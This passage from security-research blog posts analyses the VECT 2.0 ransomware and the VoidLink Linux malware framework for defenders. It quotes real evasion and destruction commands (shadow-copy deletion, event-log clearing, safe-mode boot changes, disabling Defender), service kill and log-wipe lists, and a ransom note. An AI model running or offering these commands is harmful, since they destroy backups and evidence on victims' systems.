After encrypting each drive target, the locker drops !!!READ_ME!!!.txt, assembled from multiple decoded string fragments (see the ransom note in the Appendix). Then, it generates a replacement desktop wallpaper (dvm3_wall.bmp) that carries the VECT 2.0 brand banner, as shown in the image below.

Figure 13: The desktop wallpaper used by the VECT 2.0 Windows locker version.

Target Selection and Exclusions

Drive enumeration covers logical drives and network-mapped resources. The file selection logic skips the following to leave the operating system functional enough for the victim to access the payment portal:

Excluded directories: Windows, Windows.old, Boot, $Recycle.Bin, System Volume Information, Program Files, Program Files (x86), ProgramData

Excluded boot files: bootmgr, bootmgr.efi, bootmgfw.efi, bootsect.bak, boot.ini, ntldr

Excluded extensions: .exe, .dll, .sys

These represent the builder defaults; affiliates may configure additional exclusions at sample generation time.

Process and Service Disruption

When running with elevated privileges, the locker stops services via the Windows Service Control Manager and terminates the following processes to release file handles before encryption begins: sql.exe, oracle.exe, mysqld.exe, excel.exe, winword.exe, outlook.exe, firefox.exe, thunderbird.exe.

Unlike typical RaaS offerings where affiliates can customize kill lists, this list is hardcoded by the builder and cannot be modified at sample generation time.

Persistence and Safe-Mode Preparation

When --force-safemode is active, the locker executes bcdedit /set {default} safeboot minimal to configure the next boot into minimal safe mode, then writes its own executable path into the Windows registry under the safe-boot service load path with value "Service". This ensures the locker runs on the subsequent safe-mode boot, where the majority of security products are disabled. After completing execution, the boot configuration entry is removed to avoid persistent boot loops. Task Manager is also disabled via the registry for the duration of execution.

Lateral Movement

The locker contains multiple encoded remote-execution script templates enabling propagation to additional Windows hosts using operator-supplied credentials (--creds). Methods include: admin share file copy, Windows Credential Manager storage via cmdkey, WMI execution, DCOM/MMC application instantiation, remote scheduled task creation, remote service installation via sc.exe, and PowerShell remoting. Host discovery combines Windows domain enumeration with a local subnet sweep using network adapter information.

Anti-Analysis

The Windows variant implements three layered analyst-environment detection mechanisms. All three detection mechanisms are present in compiled form but are never invoked. The cross-reference analysis confirms zero call sites reach any of the three functionalities in this build. This is consistent with a conditional compilation flag that was left disabled at build time, and represents a meaningful gap: an analyst running this sample under any of the targeted tools will not trigger any evasive response.

No code obfuscation is applied, although the most operator-facing strings are concealed using a rotating 64-bit XOR scheme: each byte is XORed against the corresponding byte of a fixed 64-bit key, cycling through all eight key bytes.

Figure 14: An example XOR-based string decryption (Windows locker).
  • Running-process scan
    A full process snapshot is taken and each process name is compared against a hardcoded list of 44 analysis tools (originally 47, but we removed the duplicates), covering debuggers, import reconstructors, PE utilities, process monitors, network sniffers, and sandbox controllers (the full list of detected tools can be found in the Appendix section).
Figure 15: Detection of 44 analysis tools.
  • Parent process check
    The parent process image path is retrieved and matched against a list of debugging environments: devenv, windbg, x64dbg, x32dbg, ollydbg, ida. A process launched from any of these is treated as running under analysis.
  • Kernel debug-object query
    The Windows native API NtQueryInformationProcess is resolved dynamically from ntdll.dll at runtime avoiding static import detection and queried for the ProcessDebugObjectHandle information class. A non-null return indicates an attached debugger.

Defense Evasion and Cleanup

ActionMethod
Disable Windows DefenderSet-MpPreference via PowerShell disables realtime, behavior, IOAV, and script scanning
Delete shadow copiesvssadmin delete shadows /all /quiet
Clear event logswevtutil cl Application, Security, System, Windows PowerShell
Delete PowerShell historyPSReadLine\\ConsoleHost_history.txt
Delete recent file entries%APPDATA%\\Microsoft\\Windows\\Recent\\*
Self-deleteDelayed cmd /c with ping stall followed by forced deletion

ESXi Locker – The Hypervisor Ransomware

The ESXi variant of the VECT ransomware targets VMware ESXi hypervisors and employs geofencing and anti-debugging before disrupting various system services, wiping logs, and encrypting victim files, defaulting to the VMware File System mount point at /vmfs/volumes. The malware also supports SSH-based lateral movement, where the ransomware tries to use available credentials to connect to known SSH hosts.

Anti-Analysis and Geofencing

Before executing any malicious code, the ransomware employs two simple anti-analysis checks: First, it checks if it is running in a CIS state, and if so, exits without encryption. The malware runs timedatectl and compares the time zones against a blacklist and checks the LANG and LC_ALL environment variables, validating that the country code does not match one of the excluded countries.

Figure 16: Country code blacklist.

Before 2022 CIS checks were very common in RaaS malware. During the start of the Russo-Ukrainian war, most RaaS programs removed Ukraine from the CIS countries list. During recent years these checks have been largely removed from ransomware. VECT including such checks and even adding Ukraine to the list of exclusions is rather uncommon. Check Point Research has two theories regarding this observation: either this code was AI generated, where LLMs were trained with Ukraine being part of CIS or VECT used an old code base for their ransomware.

Additionally to these checks, the malware probes for the presence of a debugger by checking the value of TracerPid in /proc/self/status, exiting if any tracing process is found.

To obfuscate from basic static analysis, the authors decided to implement strings as stack strings. Some strings, most notably the different command line options, are additionally XORed with a single byte key:

Figure 17: XOR encrypted command line switches (ESXi variant).

Command-Line Interface and SSH lateral movement

The following command line options are available:

  --path <dir>       Target directory (default: /vmfs/volumes)
  --spread           Enable SSH lateral movement
  --fast             Fast mode: encrypt only 1MB
  --medium           Medium mode: encrypt 4 parts (64MB each)
  --secure           Secure mode: encrypt 100% (default)
  --no-kill-vms      Don't kill running VMs (encrypt only)
  --verbose          Enable verbose output
  --help             Show this help message

Operators can seemingly decide between three different encryption methods, --fast, --medium, and --secure, to find a tradeoff between speed and thoroughness of the encryption – however, the ransomware does not actually implement these different modes – the code parses them into variables, but they are never read back. Every execution, regardless of operator-selected flag, applies the same hardcoded thresholds: 131,072-byte large-file boundary and 32,768-byte maximum chunk size. The same goes for the Linux variant we describe further below.

If the --spread option is supplied, the malware tries to spread laterally like an SSH based worm:

  • All readable keys from the home and /root directories are extracted
  • /etc/ssh/ssh_config and ~/.ssh/config are read and parsed for any hostnames and corresponding usernames
  • All known_hosts files are zeroed out to avoid any host-key warnings
  • For each host, the locker tries to connect with each of the collected usernames as well as a hardcoded list of common usernames
  • If a connection succeeds, the malware copies itself over via scp and executes itself via ssh

Service Disruption, Log Wiping and Encryption

Before running any encryption, the malware makes sure to shut down any services that could hold any file locks or could otherwise interfere with the process. It starts by disabling the ESXi firewall via the esxcli utility, as well as specific firewall rulesets and shutting down various ESXi health monitoring processes:

Figure 18: The esxcli commands to disable the firewall and rulesets.

Afterwards, it proceeds with shutting down other services and processes, like databases, backup tools, Hypervisor related services and security products. Shutdown is either attempted gracefully, via systemctl stop and service stop, or aggressively via pkill -9 and systemctl disable --now . A full list of targeted services can be found in the Appendix.

To remove any locks from virtual machine disk files, the VECT locker invokes various legitimate administration utilities to shut down any running virtual machines. However, contrary to its name, the locker not only targets ESXi but also other common Hypervisors:

ToolHypervisor targeted
vmware-cmd / vmrunVMware products
VBoxManageOracle VirtualBox
virshlibvirt / KVM / QEMU
esxcliVMware ESXi
xm / xlXen Hypervisor

Next, various shell history files and logs in /var/log are removed or zeroed-out. This includes logs from hypervisors, container services, databases, web servers, audit logs or other system logs and journals (see the Appendix for a complete list).

After this prelude, the actual encryption process is kicked off: If no path is supplied, the default path of /vmfs/volumes is used, which is the default VMware File System (VMFS) mount point for all datastores. In a multi-threaded process, each datastore is searched for files to encrypt. The ransomware maintains a sensible blacklist, which excludes several directories hosting mainly executables, system files or config files:

/proc, /sys, /dev, /bin, /sbin, /lib64, /usr, /etc, /boot, /var/run, /var/lib, /bootbank, /altbootbank, /store, /locker, /vmfs/volumes/.sdd.sf, /vmfs/volumes/.fbb.sf, /vmfs/volumes/.fdc.sf, /vmfs/volumes/.pb, /vmfs/volumes/.vh

Again, the thread count is chosen rather excessively, by multiplying the amount of CPU cores by 4, clamping the value between a minimum of 32 and a maximum of 256.

By sharing a codebase with the other versions, see encryption process is the same and contains the same flaw in its implementation: it only includes the latest nonce when chunk-processing a big file:

Figure 19: Encryption flaw (ESXi version).

Finally, if the malware was configured to do so, the ransom note is dropped to /home, /root and /tmp, as well as in various system paths:

PathPurpose
/etc/motdLogin banner (message of the day)
/etc/issuePre-login system banner
/etc/issue.netNetwork login banner
/etc/profile.d/vector_notice.shShell script displaying the note, ran on shell login

Linux Locker

The Linux version is built on the same codebase as the ESXi and implements a subset of its functionality. This becomes apparent when comparing the execution flow of the main functions side-by-side:

Figure 20: Execution flow ESXi locker (left) vs. Linux locker (right).

Just like the ESXi version, the malware first kills any services and processes that could interfere with the encryption, shuts down any VMs (interestingly also including ESXi VMs) and wipes system logs and shell history files. Then, encryption is started, with the system root / as the default path and ransom notes are written to disk. The Linux locker, just like its ESXi counterpart, supports the --spread SSH lateral movement functionality. Due to the shared codebase, the locker also fails to save the first three nonces when encrypting large files, making fill recovery of big files impossible.

The Linux version also has another oversight in the implementation of the encryption. Just like in the ESXi locker, the command line flags are supposed to be encrypted, but the authors accidentally designed a double XOR encryption scheme, which cancels out the encryption and leads to plain text strings being present in the binary:

Figure 21: Double XOR “encryption”.

On a side note, even the ASCII art is broken because the developers forgot to escape the backslash characters:

Figure 22: Broken ASCII art.

Conclusion

VECT 2.0 presents an ambitious threat profile with multi-platform coverage, an active affiliate program, supply-chain distribution via the TeamPCP partnership, and a polished operator panel. In practice, the technical implementation falls significantly short of its presentation.

Check Point Research’s analysis reveals that the ransomware’s encryption flaw is not a minor edge case but a fundamental design error affecting virtually every file of consequence. At a threshold of only 128 KB, smaller than a typical email attachment or office document, what the code classifies as a large file encompasses not just VM disks, databases, and backups, but routine documents, spreadsheets, and mailboxes. In practice, almost nothing a victim would care to recover falls below this boundary.

The nonce-handling bug is identical across all three platform variants and as confirmed through analysis of an earlier variant identified in the wild prior to the VECT 2.0 release, has been present since the operator’s first publicly observed deployment. It has never been corrected. Victims who pay the ransom cannot receive a working decryptor for their largest files, not through operator deception, but because the information required for decryption was irrecoverably destroyed at the moment of encryption. An overly aggressive thread scheduler that actively harms encryption throughput, and three fully compiled but permanently unreachable anti-analysis routines, further reinforce this assessment: the authors know what features a professional ransomware tool should have, but demonstrably struggled to implement them correctly or at all.

Beyond the nonce flaw, CPR identified a pattern of incomplete implementation: advertised encryption modes that are parsed but never applied, string obfuscation routines that accidentally cancel themselves out, and a cipher incorrectly described in public reporting. Together these findings paint a picture of a group with operational ambition, reflected in the BreachForums open-affiliate model and the TeamPCP supply-chain campaign, but with cryptographic and software engineering maturity that does not match the scale of the operation they are attempting to run.

The announcement of forthcoming “Cloud Lockers” and the low technical barrier introduced by the open-affiliate model both warrant continued monitoring. As CPR has demonstrated, the current implementation has severe limitations but those can be corrected in a future version, and the distribution infrastructure to deploy such a version at scale already exists.

Protections

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.

IOCs

SHA-256VECT Version
a7eadcf81dd6fda0dd6affefaffcb33b1d8f64ddec6e5a1772d028ef2a7da0f2ESXi
58e17dd61d4d55fa77c7f2dd28dd51875b0ce900c1e43b368b349e65f27d6fddESXi
e1fc59c7ece6e9a7fb262fc8529e3c4905503a1ca44630f9724b2ccc518d0c06Linux
8ee4ec425bc0d8db050d13bbff98f483fff020050d49f40c5055ca2b9f6b1c4dWindows
9c745f95a09b37bc0486bf0f92aad4a3d5548a939c086b93d6235d34648e683fWindows
e512d22d2bd989f35ebaccb63615434870dc0642b0f60e6d4bda0bb89adee27aWindows

Appendix

Analysis tools detected by Windows locker:

ollydbg.exex64dbg.exex32dbg.exewindbg.exe
x96dbg.exeida.exeida64.exeidag.exe
idag64.exeidaw.exeidaw64.exeidaq.exe
idaq64.exeimmunitydebugger.exeImportREC.exeMegaDumper.exe
scylla.exescylla_x64.exescylla_x86.exeprotection_id.exe
reshacker.exeResourceHacker.exeprocesshacker.exeprocexp.exe
procexp64.exeprocmon.exeprocmon64.exeautoruns.exe
autorunsc.exefilemon.exeregmon.exewireshark.exe
dumpcap.exehookexplorer.exePETools.exeLordPE.exe
SysInspector.exeproc_analyzer.exesysAnalyzer.exesniff_hit.exe
joeboxcontrol.exejoeboxserver.exefiddler.exehttpdebugger.exe

Services targeted by Linux/ESXi locker:

acronisacronis_agentaideamanda
avastavgBackupExecAgentbareos-fd
bitdefenderborgcarbonblackcassandra
cb-sensorchkrootkitclamavclamav-daemon
clamav-freshclamclamdcockroachconsul
couchdbcylanceesetetcd
falcon-sensorfreshclaminfluxdbkaspersky
kvmlibvirtdlynismariadb
mariadbdmcafeememcachedmongod
mongodbmysqlmysqldneo4j
ossecpostgrespostgresqlqemu
rclonerdiff-backupredisredis-server
resticrkhunterrsnapshotsentinelone
sophossymantecsyncthingtripwire
vboxaddVBoxClientvboxdrvVBoxHeadless
vboxserviceVBoxServiceveeamVeeamDeploymentSvc
virt-installvirt-managervmwarevmware-authd
vmware-hostdvmware-rawdiskCreatorvmware-trayvmware-usbarbitrator
vmware-uservmware-vmxvmware-vprobewazuh
wazuh-agentxenxenconsoledxend
xenstored

Logs targeted by Linux/ESXi locker:

Log files: /var/log/syslog, /var/log/messages, /var/log/debug, /var/log/secure, /var/log/auth.log, /var/log/kern.log, /var/log/daemon.log, /var/log/user.log, /var/log/mail.log, /var/log/mail.err, /var/log/cron.log, /var/log/boot.log, /var/log/dmesg, /var/log/faillog, /var/log/lastlog, /var/log/tallylog, /var/log/wtmp, /var/log/btmp, /var/log/utmp, /var/run/utmp

Rotate logs (Wildcards): /var/log/syslog.*, /var/log/messages.*, /var/log/auth.log.*, /var/log/auth.log*, /var/log/secure.*, /var/log/secure*, /var/log/kern.log.*, /var/log/*.gz, /var/log/*.1, /var/log/*.old, /var/log/cron*, /var/log/ufw.log*, /var/log/firewalld*, /var/log/audit/audit.log*, /var/log/dpkg.log*, /var/log/yum.log*, /var/log/dnf.log*, /var/log/apt/*, /var/log/cloud-init*.log

Application specific logs: /var/log/apache2/*, /var/log/httpd/*, /var/log/nginx/*, /var/log/mysql/*, /var/log/postgresql/*, /var/log/mongodb/*, /var/log/redis/*, /var/log/docker/*, /var/log/containers/*, /var/log/pods/*, /var/log/journal/*, /run/log/journal/*, /tmp/*.log, /var/tmp/*.log

Shell & command history files: .bash_history, .zsh_history, .mysql_history, .psql_history, .python_history, .lesshst, .viminfo , /root/.ash_history (ESXi locker only)

ESXi specific logs: /var/log/vmkernel.log, /var/log/vmkwarning.log, /var/log/vmksummary.log, /var/log/hostd.log, /var/log/vpxa.log, /var/log/fdm.log, /var/log/shell.log, /var/log/syslog, /var/log/vobd.log, /var/log/vmware/*

Ransom Note:

  !!! README !!!                                                                                                                                                                             
  
  ===============                                                                                                                                                                            
   :::     ::: :::::::::: :::::::: :::::::::::                                                                                                                                             
   :+:     :+: :+:       :+:    :+:    :+:                                                                                                                                                   
   +:+     +:+ +:+       +:+           +:+                                                                                                                                                   
   +#+     +:+ +#++:++#  +#+           +#+
    +#+   +#+  +#+       +#+           +#+
     #+#+#+#   #+#       #+#    #+#    #+#
       ###     ########## ########     ###
  ===============

  Dear Management, all of your files have been encrypted with ChaCha20 which is an unbreakable encryption algorithm.
  Sadly, this is not the only bad news for you. We have also exfiltrated your sensitive data, consisting mostly of databases, backups and other personal information
  from your company and will be published on our website if you do not cooperate with us.

  The only way to recover your files is to get the decryption tool from us.

  To obtain the decryption tool, you need to:
  1. Open Tor Browser and visit: <http://vectordntlcrlmfkcm4alni734tbcrnd5lk44v6sp4lqal6noqrgnbyd.onion/chat/REDACTED>
  2. Follow the instructions on the chat page
  3. Receive a sample decryption of up to 4 small files
  4. We will provide payment instructions
  5. After payment, you will receive decryption tool

  WARNING:
  - Do not modify encrypted files
  - Do not use third party software to restore files
  - Do not reinstall system

  If you violate these rules, your files will be permanently damaged.

  Files encrypted: [N]
  Total size: [size] bytes
  Unique ID: REDACTED

  Backup contact (Qtox): 1A51DCBB33FBF603B385D223F599C6D64545E631F7C870FFEA320D84CE5DAF076C1F94100B5B

The post VECT: Ransomware by design, Wiper by accident appeared first on Check Point Research.

  • ✇Check Point Research
  • Unveiling VoidLink – A Stealthy, Cloud-Native Linux Malware Framework pedrod@checkpoint.com
    Key takeaways VoidLink is an advanced malware framework made up of custom loaders, implants, rootkits, and modular plugins designed to maintain long-term access to Linux systems. The framework includes multiple cloud-focused capabilities and modules, and is engineered to operate reliably in cloud and container environments over extended periods. VoidLink’s architecture is extremely flexible and highly modular, centered around a custom Plugin API that appears to be inspired by Cobalt Strik
     

Unveiling VoidLink – A Stealthy, Cloud-Native Linux Malware Framework

13 de Janeiro de 2026, 03:31

Key takeaways

  • VoidLink is an advanced malware framework made up of custom loaders, implants, rootkits, and modular plugins designed to maintain long-term access to Linux systems. The framework includes multiple cloud-focused capabilities and modules, and is engineered to operate reliably in cloud and container environments over extended periods.
  • VoidLink’s architecture is extremely flexible and highly modular, centered around a custom Plugin API that appears to be inspired by Cobalt Strike’s Beacon Object Files (BOF) approach. This API is used in more than 30+ plug-in modules available by default.
  • VoidLink employs multiple Operational Security (OPSEC) mechanisms, including runtime code encryption, self-deletion upon tampering, and adaptive behavior based on the detected environment, alongside a range of user-mode and kernel-level rootkit capabilities.
  • The framework appears to be built and maintained by Chinese-affiliated developers (exact affiliation remains unclear) and is actively evolving. Its overall design and thorough documentation suggest it is intended for commercial purposes.
  • The developers demonstrate a high level of technical expertise, with strong proficiency across multiple programming languages, including Go, Zig, C, and modern frameworks such as React. In addition, the attacker possesses in-depth knowledge of sophisticated operating system internals, enabling the development of advanced and complex solutions.

VoidLink – a Cloud-First Malware Framework

In December 2025, Check Point Research identified a small cluster of previously unseen Linux malware samples that appear to originate from a Chinese-affiliated development environment. Many of the binaries included debug symbols and other development artifacts, suggesting we were looking at in-progress builds rather than a finished, widely deployed tool. The speed and variety of changes across the samples indicate a framework that is being iterated upon quickly to achieve broader, real-world use.

The framework, internally referred to by its original developers as VoidLink, is a cloud-first implant written in Zig and designed to operate in modern infrastructure. It can recognize major cloud environments and detect when it is running inside Kubernetes or Docker, then tailor its behavior accordingly. VoidLink also harvests credentials associated with cloud environments and standard source code version control systems, such as Git, indicating that software engineers may be a potential target, either for espionage activities or possible future supply-chain-based attacks.

VoidLink’s feature set is unusually broad. It includes rootkit-style capabilities (LD_PRELOAD, LKM, and eBPF), an in-memory plugin system for extending functionality, and adaptive stealth that adjusts runtime evasion based on the security products it detects, favoring operational security over performance in monitored environments. It also supports multiple command-and-control channels, including HTTP/HTTPS, ICMP, and DNS tunneling, and can form P2P/mesh-style communication between compromised hosts. In the latest samples, most components appear to be close to completion, alongside a functional C2 server and a dashboard front end integrated into a single ecosystem.

The framework’s intended use remains unclear, and as of this writing, no evidence of real-world infections has been observed. The way it is built suggests it may ultimately be positioned for commercial use, either as a product offering or as a framework developed for a customer.


Command and Control Panel

Figure 1 – Main Panel

To best manage an attack, VoidLink ships with a web-based dashboard that provides the operator with complete control over the running agents, implants, and plugins. This interface is localized for Chinese-affiliated operators, but the navigation follows a familiar C2 layout: a left sidebar groups pages into Dashboard, Attack, and Infrastructure. The Dashboard section covers the core operator loop (agent manager, built-in terminal, and an implant builder). In contrast, the Attack section organizes post-exploitation activity such as reconnaissance, credential access, persistence, lateral movement, process injection, stealth, and evidence wiping.

DashboardAttackInfrastructure
ImplantsReconnaissanceTunneling
TerminalCredentialsFile Management
BuilderPersistencePlugin Management
Lateral MovementTask Management
Process InjectionSet Up
Hidden Modules
Wipe Evidence

Figure 2 – Persistence Panel (Translated)

Figure 3 – Wipe Evidence Panel (Translated)

The Generator panel acts as the build interface for VoidLink, enabling the threat actor to generate additional, customized implant variants on demand. From this screen, the operator can select the desired capability set and tune the overall evasion posture. It also exposes operational parameters such as the implant’s heartbeat or beaconing interval, allowing the actor to balance responsiveness against stealth by controlling how frequently the implant checks in and executes tasks. All these parameters can also be changed at runtime.

Figure 4 – Builder Panel (Translated)

The most interesting component of the dashboard is the plugin management panel. It allows the operator to deploy selected modules to victims and to upload custom modules. At the time of our research, 37 plugins were available, organized into several categories: Tools, Anti-Forensics, Reconnaissance, Containers, Privilege Escalation, Lateral Movement, and “Others” (see “Plugin System” below).

Figure 5 – Plugins Panel

Technical Overview

VoidLink is an impressive piece of software, written in Zig for Linux, and it is far more advanced than typical Linux malware. At its base, it features a conventional core that maintains implant stability. The core manages global state, communications, and task execution. This well-designed core hosts several features on top that make the malware a full-fledged C2 framework.

VoidLink is delivered through a two stage loader, where the final implant has core modules embedded, but external code can be downloaded at runtime as plugins:

Figure 6 – VoidLink High Level Overview

Cloud-First Tradecraft

VoidLink is a cloud-first Linux implant. Once a machine is infected, it surveys the compromised system and can detect which cloud provider the infected machine is running under. Currently, VoidLink can detect AWS, GCP, Azure, Alibaba, and Tencent, with plans to add detections for Huawei, DigitalOcean, and Vultr. For all these cloud providers, VoidLink queries additional information on instance metadata using the respective vendor’s API.

Figure 7 – Querying AWS metadata

In addition to cloud detection, it collects vast amounts of information about the infected machine, enumerating its hypervisor and detecting whether it is running in Docker container or a Kubernetes pod.

To ease data exfiltration, privilege escalation, and lateral movement in containerized environments, several post-exploitation modules are implemented—from automated container escapes over secret extraction to dedicated lateral movement commands.

Ultimately, the goal of this implant appears to be stealthy, long-term access, surveillance, and data collection.

Plugin Development API

In addition to the core modules and commands, the VoidLink framework offers an extensive development API, similar to (and likely inspired by) Cobalt Strike and its Beacon API. The API is set up during the malware’s initialization by creating an export table that contains all available APIs.

Figure 8 – Development API Export Table

When developing a VoidLink plugin, a developer can then reference these APIs to e.g. read files, create socket connections, execute files, resolve routines from shared objects or log to the C2 console. The whole API operates on direct syscalls, bypassing libc hooks.

Adaptive Stealth

Upon launch, VoidLink enumerates installed security products and hardening measures, including Linux EDRs and kernel hardening technologies. However, this information is not only returned to the operator but used to calculate a risk score for the environment and suggest an evasion strategy, which is then used in other modules to influence their behavior, so that, for example, a port scan is executed more slowly and with greater control in an environment where monitoring is implemented, and the risk is comparatively high. This pattern of adaptive stealth is one of VoidLink’s core principles and is applied throughout the framework.

Figure 9 – Detected EDRs

Rootkit Modules

Another noteworthy component is a monitor that helps VoidLink blend in with normal system activity. It builds a profile of host behavior by reading machine telemetry (CPU, memory, network, and active processes), parsing it, and creating adaptive intervals for communication with the C2, with constraints such as working hours and low-activity times.

A stealth module integrates advanced concealment techniques, including kernel-level techniques. It maintains a family of rootkits tailored to multiple kernel versions. It couples them with eBPF programs that can hook sensitive paths without requiring a traditional LKM on newer, locked-down systems. VoidLink handles rootkit deployment once again, based on the environment in which it runs, and chooses the right rootkit to deploy accordingly. Depending on the Kernel version and supported features, the following rootkits are chosen:

  • LD_PRELOAD: When the “kernel” flag is disabled, OR the kernel version is < 4.0
  • eBPF: For a Kernel version ≥ 5.5 with eBPF support
  • LKM: Kernel ≥ 4.0

Figure 10 – Rootkit deployment depending on environment

Using the rootkits, the implant can selectively hide its processes, files, and network sockets, as well as hide the rootkit modules themselves.

Command and Control

At the network level, VoidLink attempts to make outbound network connections appear legitimate; several modules conceal the traffic. There is a layer responsible for HTTP camouflage, which attempts to make requests appear legitimate.

Figure 11 – HTTP camouflage configuration

Requests, as well as exfiltrated files, can be hidden in various ways, including via PNG-like blobs, standard website content (JS/CSS/HTML), or by mimicking API traffic. VoidLink supports multiple transport protocols: HTTP/1.1, HTTP/2, WebSocket, DNS, and ICMP. All are managed through a protocol dubbed VoidStream by the developers. VoidStream handles encryption and message parsing for all of the previously mentioned protocols.

While not fully implemented, analyzed samples also contain methods for mesh C2—a peer-to-peer networking method in which infected machines form a mesh network, routing packets in-between each other without needing outbound internet access.

Anti-Analysis

VoidLink deploys several anti-analysis mechanisms. In addition to anti-debugging techniques, VoidLink detects various debuggers and monitoring tools. VoidLink also runs runtime integrity checks to identify potential hooks and patches. Additionally, a self-modifying code option decrypts protected code regions at runtime and encrypts them while not in use, evading runtime memory scanners. If VoidLink detects any type of tampering, it deletes itself.

Anti-forensic modules ensure that any traces left by VoidLink are also deleted. The malware cleans command histories, login records, system logs, and dropped files, all while ensuring that files are not only unlinked from the file system but also overwritten with random data to prevent forensic recovery.

Plugin System

VoidLink’s plugin system effectively expands its framework, evolving from an implant to a fully featured post-exploitation framework. Again, similar to Cobalt Strike and its Beacon Object Files, plugins come as (ELF) object files that are loaded at runtime and are executed in-memory.

The plugins available by default cover various categories:

ReconDetailed system and environment profiling, user and group enumeration, process and service discovery, filesystem and mount mapping, and mapping of local network topology and interfaces.
CloudKubernetes and Docker discovery and privilege-escalation helpers, container escape checks, and probes for misconfigurations that allow attackers to break out of pods or containers into the underlying host or cluster.
Credential HarvestingMultiple plugins to harvest credentials and secrets, including SSH keys, git credentials, local password material, browser credentials and cookies, tokens, and API keys in environment variables or process arguments, and items stored in the system keyring.
Utilities and lateral movementPost-exploitation tooling includes file management, interactive and non-interactive shells, port forwarding and tunneling, and an SSH-based worm that attempts to connect to known hosts and spread laterally.
PersistencePersistence Plugins that establish persistence via native mechanisms like dynamic linker abuse, cron jobs, and system services.
Anti-forensicsComponents that wipe or edit logs and shell history based on keywords and perform timestomping of files to disrupt forensic timelines.

Together, these plugins sit atop an already sophisticated core implementation, enriching VoidLink’s capabilities beyond cloud environments to developer and administrator workstations that interface directly with those cloud environments, turning any compromised machine into a flexible launchpad for deeper access or supply-chain compromise. The appendix lists all plugins we analyzed, with a summarized description of each.

Conclusion

VoidLink is a rapidly developing Linux command and control framework, tailored towards modern cloud environments with a focus on stealth. The sheer number of features and its modular architecture show that the authors intended to create a sophisticated, modern and feature-rich framework. VoidLink aims to automate evasion as much as possible,profiling an environment and choosing the most suitable strategy to operate in it. Augmented by kernel mode tradecraft and a vast plugin ecosystem, VoidLink enables its operators to move through cloud environments and container ecosystems with adaptive stealth.

While the larger part of the malware landscape targets Windows, the Linux platform is often an underlooked target by both malware developers and defenders. The creation of a framework dedicated to the Linux platform, and more specifically, cloud environments, shows that these platforms are a valid target for threat actors.

Although it is not clear if the framework is intended to be sold as a legitimate penetration testing tool, as a tool for the criminal underground, or as a dedicated product for a single customer, defenders should proactively secure their Linux, cloud, and container environments and be prepared to defend against advanced threats such as VoidLink.

Protections

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems, and protect against the attacks and threats described in this report.

Indicators of Compromise

Stage 070aa5b3516d331e9d1876f3b8994fc8c18e2b1b9f15096e6c790de8cdadb3fc9
Stage 113025f83ee515b299632d267f94b37c71115b22447a0425ac7baed4bf60b95cd
VoidLink Implants05eac3663d47a29da0d32f67e10d161f831138e10958dcd88b9dc97038948f69 15cb93d38b0a4bd931434a501d8308739326ce482da5158eb657b0af0fa7ba49 6850788b9c76042e0e29a318f65fceb574083ed3ec39a34bc64a1292f4586b41 6dcfe9f66d3aef1efd7007c588a59f69e5cd61b7a8eca1fb89a84b8ccef13a2b 28c4a4df27f7ce8ced69476cc7923cf56625928a7b4530bc7b484eec67fe3943 e990a39e479e0750d2320735444b6c86cc26822d86a40d37d6e163d0fe058896 4c4201cc1278da615bacf48deef461bf26c343f8cbb2d8596788b41829a39f3f

Appendix

Plugin nameDescription
ssh_harvester_stealth_v3.oPlugin that collects SSH private keys and configuration data from the host for later use or exfiltration.
ssh_harvester_v3.oPlugin that collects SSH private keys and configuration data from the host for later use or exfiltration.
port_scan_stealth_v3.oBasic port scanner that checks a specified target for open network ports.
port_scanner_v3.oBasic port scanner that checks a specified target for open network ports.
sys_info_v3.oInformation-gathering plugin that collects general system details such as host identifiers, OS information, and environment data.
ssh_worm_v3.oSelf-propagating SSH worm module that iterates over known hosts and attempts credential-based logins in a throttled, low-profile manner.
term_pty_v3.oInteractive backdoor, allows remote command execution and file read or write operations.
file_mgr_v3.oFile manager plugin that lets the operator browse directories and upload, download, create, rename, or delete files and folders.
simple_test.oTest plugin, does nothing.
port_fwd_v3.oPort-forwarding module that sets up tunnels to expose internal services on the compromised host to the operator.
k8s_privesc_v3.o.bKubernetes privilege-escalation helper that looks for ways to break out of a pod or raise privileges and reports any viable paths.
systemd_persist_v3.oPersistence plugin that creates or modifies systemd service definitions so the implant is launched automatically on startup.
docker_escape_v3.oContainer-escape module that checks and attempts known Docker breakout techniques, sending any interesting results back to the C2.
cron_persist_v3.oPersistence component that installs or alters cron jobs for persistence.
hello_plugin_v3.oLightweight reconnaissance plugin that records basic runtime details such as process ID, user ID, hostname, and current directory.
mimipenguin_lite_v3.oCredential-harvesting module that inspects running processes and their arguments to extract passwords or other sensitive secrets.
